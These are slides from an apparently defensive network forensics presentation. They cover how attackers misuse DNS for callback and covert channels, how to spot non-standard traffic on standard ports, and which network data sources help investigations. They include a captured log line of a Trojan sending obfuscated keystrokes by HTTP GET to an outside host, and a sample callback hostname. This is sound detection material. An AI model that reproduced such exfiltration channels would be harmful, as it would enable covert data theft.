


## Bad News DNS

- Lots of bad uses for DNS by state-sponsored hackers and organized crime
- Dynamic DNS
  - **Attackers often use free (and non-attributable) dynamic DNS hosting services as callback hosts that attackers use to control infected machines and receive exfiltrated keystrokes / proprietary data**
  - **For example, a host sends one packet every eight hours (+/- 10 seconds) to hostname “winupdate.dyndns.org”**
- Use of DNS as a covert channel
  - **Hiding of non-DNS traffic in what appears to be DNS packets**
  - **Trojan communications are very difficult to identify in terabytes of network communications**
    - Sometimes only a few packets per hour, or even a few packets a day
    - Packet from a Trojan disguised as an HTTP GET request that is actually transmitting obfuscated keystrokes to a host in Malaysia
    - 0.277564 66.104.20.242 203.121.69.232 HTTP GET  
/theif2/parse.php?op=log&fn=07\_06\_2007.html&user=SYSTEM\_APPSERV  
ER&str=\325\241\275\244\245\327\325\253\206\215\220\327\325\213\206\2  
15\220\311\213\216\212\206\205\206\233\324\313\312\331\331\331\331\32  
1\331\313\327\325\217\206\207\235\311\212\206\205\206\233\324\313\312\  
257\257\257\257\331\331\313\327\325\306\217\206\207\235\327 HTTP/1

# Using Active Threat Intelligence

- Charts tracking Non-standard service over standard ports
- Track items like:
  - **Non-DNS over 53**
  - **Non-HTTP over 80**
  - **Non-SMTP over 25**
  - **Etc...**
- Traffic spike for Non-DNS over 53? Drill.





# Final Thoughts and Conclusions

# Network Data Source Value Chain

Data Source	Description
IDS Software	Sometimes the first indicator of a problem, for known exploits. Can produce false positives and is signature based.
SIM Software	Correlates IDS and other network and security event data and dramatically improves signal to noise ratio. Is valuable to the extent that data sources are properly integrated.
<b>Full packet capture and session reconstruction</b>	<b>Collects the richest network data. Provides a deeper level of threat identification and analysis and traffic reconstruction.</b>
Firewalls, Gateways, etc.	Overwhelming amounts of data with little context, but can be valuable when used within a SIM and in conjunction with full packet capture and network forensics reviews.
Network Monitoring	Network performance management and network behavioral anomaly detection (NBAD) tools. Indicators of changes in traffic flows within a given time slice.

**See NIST SP 800-86**



## Conclusions

---

- Threats faced by organizations require deeper situational awareness and definitive network visibility provided by investigative infrastructures and the use of full packet capture and network forensic techniques
- Security professionals can increase the effectiveness of their own skills and ongoing operations by integrating network investigative approaches
- This stuff is not voodoo, and will help improve situational awareness, the effectiveness and timeliness of investigations policy compliance and lower the impact of potential threats
- YOU should be doing this stuff EVERY DAY!



**Thanks for your time!**

For a copy of this presentation, please email me:

[eddie@netwitness.com](mailto:eddie@netwitness.com)

+1-703-932-9550

---